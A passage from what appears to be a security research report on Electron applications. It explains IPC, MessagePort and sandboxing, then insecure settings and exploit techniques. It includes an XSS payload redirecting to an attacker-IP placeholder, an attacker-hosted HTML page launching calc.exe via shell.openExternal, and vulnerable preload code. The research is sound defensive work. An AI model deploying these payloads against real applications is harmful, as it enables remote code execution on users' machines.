IPC > JS preload.js > ...
1  const { contextBridge, ipcRenderer } = require('electron')
2  // Specify context Bridge
3
4
5  contextBridge.exposeInMainWorld('electronAPI', {
6    |   handleCounter: (callback) => ipcRenderer.on('update-counter', callback)
7    | })
8  // Define the API to be used in renderer, and define the handleCounter function
9

```

[Figure 29] preload.js of the Main ⇒ Renderer communication example

※ It is possible to call ipcRenderer.on directly in the Preload Script, but that would harm the flexibility of the renderer code.

```

11  const { ipcRenderer } = require('electron')
12
13  window.addEventListener('DOMContentLoaded', () => {
14    |   const counter = document.getElementById('counter')
15    |   ipcRenderer.on('update-counter', (_event, value) => {
16    |     |   const oldValue = Number(counter.innerText)
17    |     |   const newValue = oldValue + value
18    |     |   counter.innerText = newValue
19    |     | })
20  | })

```

[Figure 30] Source code that directly calls ipcRenderer.on

3) renderer.js

These is code to register a callback in the window.ElectronAPI.handleCounter function defined through the Preload Script, and then update the value of the counter element by pointing to the 1 or -1 that has been received.

```

IPC > JS renderer.js > ...
1  const counter = document.getElementById('counter')
2
3  window.electronAPI.handleCounter((event, value) => {
4    const oldValue = Number(counter.innerText)
5    const newValue = oldValue + value
6    counter.innerText = newValue
7    event.sender.send('counter-value', newValue)
8  })
9

```

[Figure 31] renderer.js of the Main ⇔ Renderer communication example

● Example of main to renderer communication (Main ⇔ Renderer)

1) main.js

In main.js, modify the source code as follows so that the counter value can be received.

```

49  // ...
50  ipcMain.on('counter-value', (_event, value) => {
51    console.log(value)
52    // Receive the counter value through the 'counter-
53    // value' channel
54  })
55  // ...

```

[Figure 32] main.js of the Main ⇔ Renderer communication example

2) preload.js

In the Preload Script, we use **ipcRenderer.send** to send data to the main process through the 'counter-value' channel. We also use **ipcRenderer.on** to receive events from the 'update-counter' channel.

```

1  const { contextBridge, ipcRenderer } = require('electron')
2
3  contextBridge.exposeInMainWorld('electronAPI', {
4    onUpdateCounter: (callback) => ipcRenderer.on('update-counter',
5    (_event, value) => callback(value)),
6    counterValue: (value) => ipcRenderer.send('counter-value', value)
7  })

```

[Figure 33] preload.js of the Main ⇔ Renderer communication example

3) renderer.js

```
10  const counter = document.getElementById('counter')
11
12  window.electronAPI.onUpdateCounter((event, value) => {
13    const oldValue = Number(counter.innerText)
14    const newValue = oldValue + value
15    counter.innerText = newValue
16    event.sender.send('counter-value', newValue)
17    // event.sender.send is used to send the
18    // counter value through the 'counter-value' channel
19  })
20
```


[Figure 34] Renderer.js of the Main ↔ Renderer communication example

④ Renderer to renderer

There is no way for renderer processes to communicate directly using the ipcMain and ipcRenderer modules. Instead, direct communication between renderer processes can be implemented using the following two methods.

- **How to use the main process as the broker**


The figure below schematically illustrates the communication process using the main process as a broker.



[Figure 35] Schematic illustration of the renderer communication method that uses the main process as a broker

- **How to use MessagePort**

The figure below schematically illustrates the communication process using MessagePort, and MessagePort-related content will be covered in detail in Chapter 5.



[Figure 36] Illustration of the MessagePort communication method

3.4. Message Ports in Electron

(1) MessagePort

MessagePort is a web function used in a multi-process environment. It is used to receive messages between different contexts. Since each process in Electron runs in a separate context, data transmission and reception are handled through MessagePort.

Since the renderer process operates on the actual web page, the existing MessagePort function can be used as is. However, since the main process operates in Node.js, not the web page, the existing MessagePort function cannot be used directly. Therefore, Electron implements MessagePortMain() and MessageChannelMain(), which perform similar functions, to support the use of the MessagePort function in the main process.

① IPC vs MessagePort

MessagePort is a technology for inter-process communication, similar to IPC communication covered in the previous section. However, the two technologies have different purposes and methods of operation.

First, IPC focuses on data transfer between the main process and the renderer process or on request-response functions. It is mainly suitable for one-way communication (send) that sends data in one direction, and two-way communication (invoke) is also possible, if necessary, but it is mostly used in simple request-response functions. Due to these characteristics, it can be implemented in a relatively simple way.

MessagePort is mainly used in situations where two-way communication is required, especially when processing response streams or continuous data. It is well suited for complex interactions that are divided into multiple stages or involve a lot of data exchange, and for cases where data updates are required in real time.

(2) Communication Process of MessagePort

MessagePort creates a channel to deliver messages, sends and receives the port of the channel, and then communicates through the port. The channel creation process can be divided into two cases: creating it in the main process and creating it in the renderer process.

① Creating a channel in the main process

The method of creating a channel in the main process is used when communication between renderer processes must be supported. Since the main process does not operate on the web, a channel is created using MessageChannelMain(), and then channel information is passed to the process that communicates in the form of '[context variable name].webContents.postMessage'. Below is sample code of renderer to

renderer communication.

After creating a channel through `MessageChannelMain()`, the two ports are stored in the `port1` and `port2` variables. Then, port information is sent to the two renderer processes using `webContents.postMessage`.

```

1  const { port1, port2 } = new MessageChannelMain()
2
3  mainWindow.once('ready-to-show', () => {
4    mainWindow.webContents.postMessage('port', null, [port1])
5  })
6
7  secondaryWindow.once('ready-to-show', () => {
8    secondaryWindow.webContents.postMessage('port', null, [port2])
9  })

```

[Figure 37] Channel creation process in the main process

`preload.js` declares that the port received from the main process can be used by the renderer process.

```

1  ipcRenderer.on('port', e => {
2    window.electronMessagePort = e.ports[0]
3
4    window.electronMessagePort.onmessage = messageEvent => {
5      // handle message
6    }
7  })

```

[Figure 38] `preload.js` declaring the received port

Then, the renderer process sends data through the defined `postMessage`.

```

1  window.electronMessagePort.postMessage('ping')

```

[Figure 39] Transmitting data through `postMessage`

② Creating a channel in the renderer process

When communication between the renderer process and the main process is required, a channel is created in the renderer process with `MessageChannel()`. The created port is sent to the main process via `ipcRenderer.postMessage`.

The following code creates a channel using `MessageChannel()` and saves the ports as `port1` and `port2`. After that, it sends `port2` to the main process using `ipcRenderer.postMessage`.

```

1  const { port1, port2 } = new MessageChannel()
2
3  ipcRenderer.postMessage(
4    'give-me-a-stream',
5    { element, count: 10 },
6    [port2]
7  )

```

[Figure 40] Creating a channel in the renderer process

The main process receives the port using ipcMain.on and responds via event.ports.postMessage.

```

1  ipcMain.on('give-me-a-stream', (event, msg) => {
2    const [replyPort] = event.ports
3
4    for (let i = 0; i < msg.count; i++) {
5      replyPort.postMessage(msg.element)
6    }
7  })

```

[Figure 41] Receiving a port and transmitting data

(3) Close Event

Electron provides a close event to use MessagePort more efficiently. This event occurs when one of the ports is closed or garbage collection releases the event. The close event is allocated via port.onclose or called via port.addEventListener('close', ...) in the renderer process, and called via port.on('close', ...) in the main process.

```

1  port1.onmessage = (event) => {
2    callback(event.data)
3  }
4  port1.onclose = () => {
5    console.log('stream ended')
6  }

```

[Figure 42] Sample close event source code

3.5. Process Sandboxing

(1) What is a Sandbox??

A sandbox is a security function that minimizes damage from malicious code and external malicious requests by restricting access to system resources. Chrome applies a sandbox to most processes other than the main process, and Electron also provides support to ensure that a sandbox is used to strengthen

SK Shieldus	Electron Application Vulnerability Research Report	 Experts, Qualified Security Team
EQST		

security.

If the sandbox function is enabled, it is possible to run renderer processes in an isolated environment, allowing them access to only limited system resources. Necessary tasks are performed through communication with the main process, and tasks requiring higher privileges are delegated to a process with appropriate privileges through a dedicated communication channel.

※ Starting with Electron 20.0.0, the sandbox function is enabled by default and applied to the renderer processes without any additional settings.

(2) Sandbox Operation

A sandbox applied to Electron processes operates in a way similar to how Chromium's sandbox works, but since Electron needs to interact with Node.js, it needs a few more functions.

① Renderer process

A sandbox can be applied to most processes except the main process. However, in the case of renderer processes, if a sandbox is enabled, the renderer process cannot perform tasks that require additional privileges, such as interacting with the system, creating sub processes or changing the system, and these tasks must therefore be delegated to the main process via IPC. This is because the main process does not have a sandbox applied, so it can access the Node.js module and handle the corresponding tasks.

② Preload Script

When a renderer process with a sandbox applied applies the Preload Script to communicate with the main process, a part of the Node.js module can be used in a polyfilled form in that communication.

※ Polyfill: A code or library that implements functions which are not supported by the browser or environment and helps to use them. It is implemented by redefining some functions that are not supported by the sandbox and implementing them using JavaScript code to perform similar actions.

(3) Sandbox Settings

In an environment where a sandbox is unnecessary, such as when native node modules are used, developers disable the sandbox for the process. Processes that do not have a sandbox applied should be carefully examined, as they can easily access internal system resources by executing malicious code or content. There are various methods for disabling the sandbox function, and it is possible to utilize them when conducting a bug bounty.

① Disabling the sandbox function of a single process

If the sandbox function is disabled for only a single process, the sandbox option in the BrowserWindow of that process is set to false.

```
JS main.js
1  app.whenReady().then(() => {
2    const win = new BrowserWindow({
3      webPreferences: {
4        sandbox: false
5      }
6    })
7    win.loadURL('https://google.com')
8  })
```

[Figure 43] Sandbox disabling - sandbox: false option

Also, if it is necessary to use the Node.js module in the renderer process, enable it by setting the nodeIntegration option in BrowserWindow to true. Please be aware that the sandbox function is disabled when the nodeIntegration option is enabled. For more information on the nodeIntegration option, see

4.3. Key Security Setting Options of Electron.

```
JS main.js > ...
1  app.whenReady().then(() => {
2    const win = new BrowserWindow({
3      webPreferences: {
4        nodeIntegration: true
5      }
6    })
7    win.loadURL('https://google.com')
8  })
```

[Figure 44] Sandbox disabling - nodeIntegration: true option

② Enabling the sandbox function for all renderer processes

If the sandbox function is enabled through `app.enableSandbox()`, the sandbox is applied to all renderer processes, making it difficult to exploit system resources. In this case, explore vulnerabilities due to sandbox bypass techniques or other vulnerable option settings.

```
JS main.js > ...
1  app.enableSandbox()
2  app.whenReady().then(() => {
3    // any sandbox:false calls are overridden
4    //since `app.enableSandbox()` was called.
5    const win = new BrowserWindow()
6    win.loadURL('https://google.com')
7  })
```

[Figure 45] Sandbox enabling – `app.enableSandbox` API

4. Exploits

4.1. Outline of Exploits

As we have seen above, Electron is a framework for building cross-platform desktop applications using JavaScript, HTML and CSS. Various new security issues arise in the Electron environment, including existing web and C/S vulnerabilities. This chapter examines security setting options and exploit techniques that can potentially cause vulnerabilities in Electron-based applications.


4.2. Key Points of Exploit

Whether Electron's Node.js module is executed or not is one of the important things to check when exploiting Electron applications.

Electron extends the functionality of web applications by combining web technologies and Node.js APIs to enable sensitive tasks such as accessing system resources. Conversely, this means that if an attacker can control the execution of a Node.js module, he or she can exploit system calls to perform attacks such as executing arbitrary code or escalating privileges.

For example, if a web-based vulnerability such as cross-site scripting (XSS) exists in the renderer process, it can be exploited to manipulate Node.js API calls and attempt to execute system commands.

Therefore, vulnerable security settings or unsafe execution environment configurations for using Node.js modules can be good attack vectors when exploiting Electron applications. So it is necessary to be well aware of the option settings related to these.



[Figure 46] Structure of the Electron attack flow

4.3. Key Security Setting Options of Electron

As explained above, when attempting to exploit an Electron application, it is important to first understand the vulnerable security option settings and environment configurations, and then decide in which direction to proceed with the exploit.

(1) nodeIntegration

As we have seen above, during communication between the main process and the renderer process, a security issue may arise if the renderer process can access Node.js modules or native APIs. For this reason, setting the nodeIntegration option restricts Electron so that only specific Node.js modules and native APIs can be used.

If the nodeIntegration option is set to true, all Node.js modules can be called in the renderer process. This means they can be exploited.

※ In Electron 5.0.0 and later, the default value of the nodeIntegration option is false.

nodeIntegration option	Vulnerability
true	vulnerable
false	safe

(2) contextIsolation

Electron applications can load web pages. If the contexts of web pages and applications are not isolated, attackers can access Node.js modules or natives APIs through WebContents. To solve this problem, Electron provides the contextIsolation option, which restricts web pages and applications so that they will be run in different contexts.

If the contextIsolation option is false, an attacker can access APIs declared in Electron's internal logic and Preload Script from a web page, or exploit the vulnerability using prototype pollution.

※ Prototype pollution: An attack that uses the characteristics of a prototype to contaminate other objects.

※ In Electron 12.0.0 and later, the default value of the contextIsolation option is set to true.

contextIsolation option	Vulnerability
true	safe
false	vulnerable

(3) Preload Script

The Preload Script runs within the renderer context, but has the privilege to access Node.js modules and uses IPC and contextBridge to define the APIs required for the renderer process.

If the Preload Script is configured in a vulnerable way, such as directly exposing APIs without filtering or sending the entire ipcRenderer module, the attacker can affect the main process regardless of the nodeIntegration and contextIsolation options.

※ In Electron 29.0.0 and later, the entire ipcRenderer module cannot be sent through contextBridge.

```

1  preload.js
2  // ❌ Bad code
3  contextBridge.exposeInMainWorld('myAPI', {
4    |   send: ipcRenderer.send
5  })
6
7  preload.js
8  // ✅ Good code
9  contextBridge.exposeInMainWorld('myAPI', {
10 |   loadPreferences: () => ipcRenderer.invoke('load-prefs')
11 | })

```

[Figure 47] Comparison of contextIsolation code

(4) Sandbox

Sandboxing is a major security function of Chromium that restricts access to system resources and minimizes damage from malicious code by executing processes within a sandbox. Electron applications to which are not sandboxed can exploit functions such as file system access, network requests and system commands through the Node.js module. Even if the sandbox is enabled, attacks using untrusted contents are possible because the main process cannot perform sandboxing.

※ In Electron 20.0.0 and later, the default value of the sandbox option is set to true and it is applied to renderer processes.

※ Care is required even in later versions, as the sandbox option needs to be explicitly set when nodeIntegration is true.

Sandbox option	Vulnerability
true	safe
false	vulnerable

(5) webSecurity

When the webSecurity option is disabled in the renderer process, the same-origin policy (SOP) is disabled and the allowRunningInsecureContent property is enabled. When the SOP is disabled, an attacker can execute code of an untrusted domain, and when the allowRunningInsecureContent property is enabled, JavaScript, CSS or plugin operation is possible in URLs. Even when webSecurity is enabled, RCE is possible by disabling the SOP if vulnerable remote modules such as enableRemoteModule can be used.

※ SOP (same-origin policy): A policy that restricts how documents or scripts loaded from the same origin can interact with resources from other origins.

※ The default value of the webSecurity option is set to true, and allowRunningInsecureContent is set to false.

※ Due to various security issues, the enableRemoteModule function has been removed in versions after 14.0.0.

webSecurity option	allowRunningInsecureContent	Vulnerability
true	false	safe
false	true	vulnerable

(6) Content Security Policy (CSP)

The content security policy (CSP) is a policy for responding to XSS attacks and data injection attacks on the web. If the CSP policy is not enabled in Electron applications, such attacks are possible.

(7) BrowserWindow Instance Creation Options

When creating a browser window using BrowserWindow, WebContentsView, etc., in Electron, it is possible to use several native properties.

Native properties contain several elements required to independently manage the browser window, such as devTools, nodeIntegration and nodeIntegrationInSubFrames, which attackers can use for vulnerability analysis.

(8) Verifying the Existence of Experimental Features

In Electron, it is possible to enable experimental features of Chromium through the experimentalFeatures option. Experimental features are options that allow functions whose stability has not been verified, so they can be used as attack vectors during analysis.

(9) Integrity Verification and Obfuscation

The source code of Electron applications is distributed in a compressed form as an ASAR (Atom-Shell Archive) file. Since ASAR files can be decompiled, the source code and Electron versions can be checked.

If integrity verification and obfuscation are not applied, it is possible to add the devTools option to the decompiled application to perform debugging or attempt an attack by directly analyzing the source code.

(10) Chromium Version Used in Electron Applications

The version of Chromium can be checked by looking at the version of Electron. If an Electron application uses a lower version of Chromium, it is possible to use a one-day vulnerability to enable vulnerable options in Electron by force or by linking it to another vulnerability.

There are various additional security elements, and they are being continuously patched. Therefore, before going any further, it is recommended to refer to the guideline¹ posted on the official Electron homepage.

4.4. Exploit Techniques

Electron applications are at a much higher risk of attacks that can manipulate the client compared to basic web hacking attacks. In particular, high-impact exploits such as local file system access and system command execution are possible just by exploiting the functions provided by the client, such as XSS or debugging in webView. We will explain five such Electron application exploit techniques.

(1) XSS to RCE (Inadequate Security Settings)

Due to the use of Node.js in Electron, there are exploit techniques that differ from those found in traditional web environments. The first one we will look at is XSS to RCE.


If the `nodeIntegration`, `contextIsolation` and `sandbox` options of an Electron application are set in a vulnerable way, it is possible to link to RCE through the XSS vulnerability. If the `nodeIntegration` option is vulnerable, the renderer process can access file systems or execute system commands using the `require` module of Node.js, and if the `contextIsolation` option is vulnerable, the attacker's web page can call Electron modules or native APIs. The example below illustrates the source code that executes a calculator by setting the vulnerable environment option and applying the XSS to RCE techniques.

Electron option	Setting
<code>nodeIntegration</code>	true
<code>contextIsolation</code>	false
<code>sandbox</code>	false

① Script execution method

System commands can be used through the XSS syntax, as shown in the code below.

Command
<code></code>



[Figure 48] XSS to RCE operation

② Method of inducing a connection to the attacker’s server

Step 1) The attacker’s server prepares an HTML file containing malicious actions as follows:

```


Electron_code > <> Server.html > ...
1  <html>
2  <head>
3  |   <title>jruru</title>
4  </head>
5  <body>
6  |   <script>
7  |     // Call electron modules through require
8  |     const { shell } = require('electron');
9  |     // Use the openExternal API to execute the calculator
10 |     shell.openExternal('file:C:/Windows/System32/calc.exe');
11 |   </script>
12 </body>
13 </html>

```

[Figure 49] HTML source code

Step 2) After finding the section where XSS occurs within an Electron application and inserting an XSS statement to connect to the attacker server, the calculator is executed because the contextIsolation setting is vulnerable.

Command
<script>>window.location='http://[attacker IP]/[PoC.html]';</script>



[Figure 50] RCE operation through the attacker's server

Even if contextIsolation and nodeIntegration are set securely, bypass is possible through various techniques such as will-navigate and CVE-2018-1000136. So we recommended exploring various techniques and apply them to attacks.


(2) RCE via webView (Inadequate webPreferences Settings)

Even if special character filtering is applied as an XSS security measure within an Electron application, RCE can occur if the security option is set in a vulnerably way. The attack point is to find out whether there is a section where the application creates a webView on its own.

In some cases, web pages are loaded through their own webView without using Chromium in the help or link movement of a specific application. In this case, it is highly likely that the application to which the vulnerable option is applied will have an RCE vulnerability. The attack method is the same as the ‘② Method of inducing attacker server connection’ of XSS to RCE discussed above.


Electron option	Setting
nodeIntegration	true
contextIsolation	false
sandbox	false
XSS	partially safe

Below is an example of creating webView in an Electron application.



[Figure 51] Creating a webView in an application

Then, RCE is possible through redirection to the attacker server discussed earlier.



[Figure 52] RCE through webView

(3) Chromium-linked RCE (Changing Native Property Settings)

Even if the main options are set securely, vulnerabilities can occur in the BrowserWindow instance creation options. In addition, even when a vulnerability exists in the Chromium version used by Electron, it is possible to change the setting options or exploit them through a renderer exploit.

In fact, there is an RCE case (CVE-2022-29247) that succeeded in a renderer exploit by linking `nodeIntegrationInSubframes`, one of the BrowserWindow instance creation options in the Electron-based application Element, with a V8 vulnerability.

This CVE will be covered in detail in **6.2. Electron or Chrome Engine V8 Vulnerability**.

Electron option	Setting
<code>nodeIntegration</code>	false
<code>contextIsolation</code>	true
<code>sandbox</code>	false
<code>nodeIntegrationInSubframes(NISF)</code>	false (change to true by force)

(4) Preload Script RCE (Wrong Configuration)

Electron has a Preload Script that organizes Node.js modules that can be used in the renderer process. Since the Preload Script executes code before the renderer script is loaded, if the Preload Script is configured in a vulnerable way, it can access Node.js modules even if the `nodeIntegration` and `contextIsolation` options are securely set.

Below is a vulnerable Preload Script for an Electron-based application called WireApp. It contains code that generate logs using the winston logging module, and can expose the winston object across the board.

```
const webViewLogger = new winston.Logger();
  webViewLogger.add(winston.transports.File, {
    filename: logFilePath,
    handleExceptions: true,
  });

  webViewLogger.info(config.NAME, 'Version', config.VERSION);

  // Web apps use the global winston reference to define the Log level
  global.winston = webViewLogger;
```

[Figure 53] Wrong Preload Script configuration

